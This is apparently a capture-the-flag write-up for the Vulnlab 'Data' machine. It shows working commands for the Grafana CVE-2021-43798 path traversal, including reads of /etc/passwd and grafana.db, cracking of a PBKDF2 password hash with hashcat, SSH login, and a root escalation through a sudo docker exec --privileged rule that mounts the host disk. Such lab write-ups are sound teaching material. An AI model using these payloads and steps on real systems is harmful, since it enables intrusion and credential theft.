
Overview
- Type Machines
- OS Linux
- Severity Easy
- Creator xct
- Release date 2022 Jan 23
Enumeration
Start the instance via Discord and let’s go (waiting 5 min to be sure the instance is fully deployed):

10.10.99.27
Nmap
$ nmap -sC -sV -Pn -p- --min-rate=1000 -T4 10.10.99.27

Nmap scan report for 10.10.85.164
Host is up (0.26s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8b:85:78:87:c7:8e:f2:a6:c6:38:92:28:56:ec:ba:38 (RSA)
|   256 46:e6:bd:32:1c:86:f7:66:25:02:d1:b5:75:32:8d:d9 (ECDSA)
|_  256 b0:ca:ad:d1:27:46:de:c3:14:71:5e:25:63:6a:6f:e4 (ED25519)
3000/tcp open  ppp?
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 302 Found
|     Cache-Control: no-cache
|     Content-Type: text/html; charset=utf-8
|     Expires: -1
|     Location: /login
|     Pragma: no-cache
|     Set-Cookie: redirect_to=%2Fnice%2520ports%252C%2FTri%256Eity.txt%252ebak; Path=/; HttpOnly; SameSite=Lax
|     X-Content-Type-Options: nosniff
|     X-Frame-Options: deny
|     X-Xss-Protection: 1; mode=block
|     Date: Wed, 08 Jan 2025 04:55:24 GMT
|     Content-Length: 29
|     href="/login">Found</a>.
|   GenericLines, Help, Kerberos, RTSPRequest, SSLSessionReq, TLSSessionReq, TerminalServerCookie:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 302 Found
|     Cache-Control: no-cache
|     Content-Type: text/html; charset=utf-8
|     Expires: -1
|     Location: /login
|     Pragma: no-cache
|     Set-Cookie: redirect_to=%2F; Path=/; HttpOnly; SameSite=Lax
|     X-Content-Type-Options: nosniff
|     X-Frame-Options: deny
|     X-Xss-Protection: 1; mode=block
|     Date: Wed, 08 Jan 2025 04:54:46 GMT
|     Content-Length: 29
|     href="/login">Found</a>.
|   HTTPOptions:
|     HTTP/1.0 302 Found
|     Cache-Control: no-cache
|     Expires: -1
|     Location: /login
|     Pragma: no-cache
|     Set-Cookie: redirect_to=%2F; Path=/; HttpOnly; SameSite=Lax
|     X-Content-Type-Options: nosniff
|     X-Frame-Options: deny
|     X-Xss-Protection: 1; mode=block
|     Date: Wed, 08 Jan 2025 04:54:52 GMT
|_    Content-Length: 0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
CVE-2021-43798 - Grafana 8.x Path Traversal (3000/tcp) (Data_User)
We can access to a Grafana portal:

Grafana v8.0.0 (41f0542c1e)
Check using Google is there is any public vulnerability for this version:


Found CVE-2021-43798 - Grafana 8.x Path Traversal (Pre-Auth)
CVE-2021-43798 allows a remote and unauthenticated attacker to read arbitrary files on a Grafana server. let’s check using a simple HTTP request:
$ curl --path-as-is http://10.10.99.27:3000/public/plugins/welcome/../../../../../../../../etc/passwd
root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
cyrus:x:85:12::/usr/cyrus:/sbin/nologin
vpopmail:x:89:89::/var/vpopmail:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
grafana:x:472:0:Linux User,,,:/home/grafana:/sbin/nologin
Vulnerability confirmed
We can retrieve the database by going to /var/lib/grafana/grafana.db this returns us a sqlite3 database file with the hashed password and the salt used in it:
$ curl --path-as-is http://10.10.99.27:3000/public/plugins/welcome/../../../../../../../../var/lib/grafana/grafana.db --output grafana.db
$ file grafana.db
grafana.db: SQLite 3.x database, last written using SQLite version 3035004, file counter 343, database pages 146, cookie 0x109, schema 4, UTF-8, version-valid-for 343
$ sqlitebrowser grafana.db

Found:
| login | name | password | salt | rands | |
|---|---|---|---|---|---|
| admin | admin@localhost | 7a919e4bbe95cf5104edf354ee2e6234efac1ca1f81426844a24c4df6131322cf3723c92164b6172e9e73faf7a4c2072f8f8 | YObSoLj55S | hLLY6QQ4Y6 | |
| boris | boris@data.vl | boris | dc6becccbb57d34daf4a4e391d2015d3350c60df3608e9e99b5291e47f3e5cd39d156be220745be3cbe49353e35f53b51da8 | LCBhdtJWjl | mYl941ma8w |
- Grafana uses
PBKDF2-HMAC-SHA256which is crackable via hashcat with mode10900:
Then using Grafana2Hash, we convert the secret + salt of Grafana passwords to a hashcat usable hash:
$ go run Grafana2Hash.go dc6becccbb57d34daf4a4e391d2015d3350c60df3608e9e99b5291e47f3e5cd39d156be220745be3cbe49353e35f53b51da8 LCBhdtJWjl
sha256:10000:TENCaGR0SldqbA==:3GvszLtX002vSk45HSAV0zUMYN82COnpm1KR5H8+XNOdFWviIHRb48vkk1PjX1O1Hag=
Then crack it using Hashcat:
$ hashcat -a 0 -m 10900 boris.hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
============================================================================================================================================
* Device #1: cpu-skylake-avx512-AMD Ryzen 9 8945HS w/ Radeon 780M Graphics, 2899/5862 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Slow-Hash-SIMD-LOOP

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec

sha256:10000:TENCaGR0SldqbA==:3GvszLtX002vSk45HSAV0zUMYN82COnpm1KR5H8+XNOdFWviIHRb48vkk1PjX1O1Hag=:beautiful1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 10900 (PBKDF2-HMAC-SHA256)
Hash.Target......: sha256:10000:TENCaGR0SldqbA==:3GvszLtX002vSk45HSAV0...O1Hag=
Time.Started.....: Wed Jan  8 18:40:18 2025 (1 sec)
Time.Estimated...: Wed Jan  8 18:40:19 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     6128 H/s (8.45ms) @ Accel:256 Loops:1024 Thr:1 Vec:16
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 2048/14344385 (0.01%)
Rejected.........: 0/2048 (0.00%)
Restore.Point....: 1024/14344385 (0.01%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:9216-9999
Candidate.Engine.: Device Generator
Candidates.#1....: kucing -> lovers1
Hardware.Mon.#1..: Util: 42%
Found
boris:beautiful1
We can also automate using these exploits:
$ git clone https://github.com/taythebot/CVE-2021-43798.git
$ git clone https://github.com/pedrohavay/exploit-grafana-CVE-2021-43798.git
We can use this credential to connect via SSH to the target and grab the flag Data_User:
$ sshpass -p 'beautiful1' ssh boris@10.10.99.27 -oStrictHostKeyChecking=accept-new -oStrictHostKeyChecking=no
Warning: Permanently added '10.10.99.27' (ED25519) to the list of known hosts.
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.4.0-1060-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Jan  8 09:43:45 UTC 2025

  System load:  0.0               Processes:              99
  Usage of /:   19.8% of 7.69GB   Users logged in:        0
  Memory usage: 25%               IP address for eth0:    10.10.99.27
  Swap usage:   0%                IP address for docker0: 172.17.0.1


0 updates can be applied immediately.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


Last login: Sun Jan 23 13:11:53 2022 from 10.10.1.254
boris@ip-10-10-10-11:~$ ls
snap  user.txt
boris@ip-10-10-10-11:~$ cat user.txt
VL{fbc4248a6ec4f7936b92ec76ad0cb654}
Privilege escalation (Data_Root)
Check the SUDO privileges:
boris@ip-10-10-10-11:~$ sudo -l
Matching Defaults entries for boris on ip-10-10-10-11:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User boris may run the following commands on ip-10-10-10-11:
    (root) NOPASSWD: /snap/bin/docker exec *
We can run docker exec as root
Way 1
Check if other users exist that can be use for privilege escalation:
boris@ip-10-10-10-11:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
boris:x:1001:1001:,,,:/home/boris:/bin/bash

boris@ip-10-10-10-11:~$ ls /home
boris  ubuntu
Hummm curious because during our first read of /etc/password with the Grafana path transversal vuln, we saw a Grafana user:
grafana:x:472:0:Linux User,,,:/home/grafana:/sbin/nologin
That shows us that it’s most likely running in a container then we can get privileged access to the container as the root user --privileged -u 0:
boris@ip-10-10-10-11:~$ sudo /snap/bin/docker exec --privileged -u 0 -it grafana /bin/sh
/usr/share/grafana # id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
And now, as a privileged user within the container, we have access to /dev and are able to mount the disk of the VM and grab the flag Data_Root:
/usr/share/grafana # mkdir -p /mnt/vm
/usr/share/grafana # mount /dev/xvda1 /mnt/vm/
/usr/share/grafana # ls /mnt/vm/
bin             etc             initrd.img.old  lost+found      opt             run             srv             usr             vmlinuz.old
boot            home            lib             media           proc            sbin            sys             var
dev             initrd.img      lib64           mnt             root            snap            tmp             vmlinuz
/usr/share/grafana # cat /mnt/vm/root/root.txt
VL{37c930a3b8b53457d080b0a6f033bc16}
Way 2
We use the LFI in Grafana to find out the container name:
$ curl --path-as-is http://10.10.99.27:3000/public/plugins/welcome/../../../../../../../../etc/hostname
e6ff5b1cbc85
We then can login to the container as root:
boris@ip-10-10-10-11:~$ sudo docker exec -it --privileged -u root e6ff5b1cbc85 bash
bash-5.1#
And now, as root within the container, we have access to /dev and are able to mount the disk of the VM and grab the flag Data_Root:
/usr/share/grafana # mkdir -p /mnt/vm
/usr/share/grafana # mount /dev/xvda1 /mnt/vm/
/usr/share/grafana # ls /mnt/vm/
bin             etc             initrd.img.old  lost+found      opt             run             srv             usr             vmlinuz.old
boot            home            lib             media           proc            sbin            sys             var
dev             initrd.img      lib64           mnt             root            snap            tmp             vmlinuz
/usr/share/grafana # cat /mnt/vm/root/root.txt
VL{37c930a3b8b53457d080b0a6f033bc16}
Extra
Challenge solved! Use this link to share it: https://api.vulnlab.com/api/v1/share?id=ab457c14-8b48-4550-8742-f4dc7133c9b8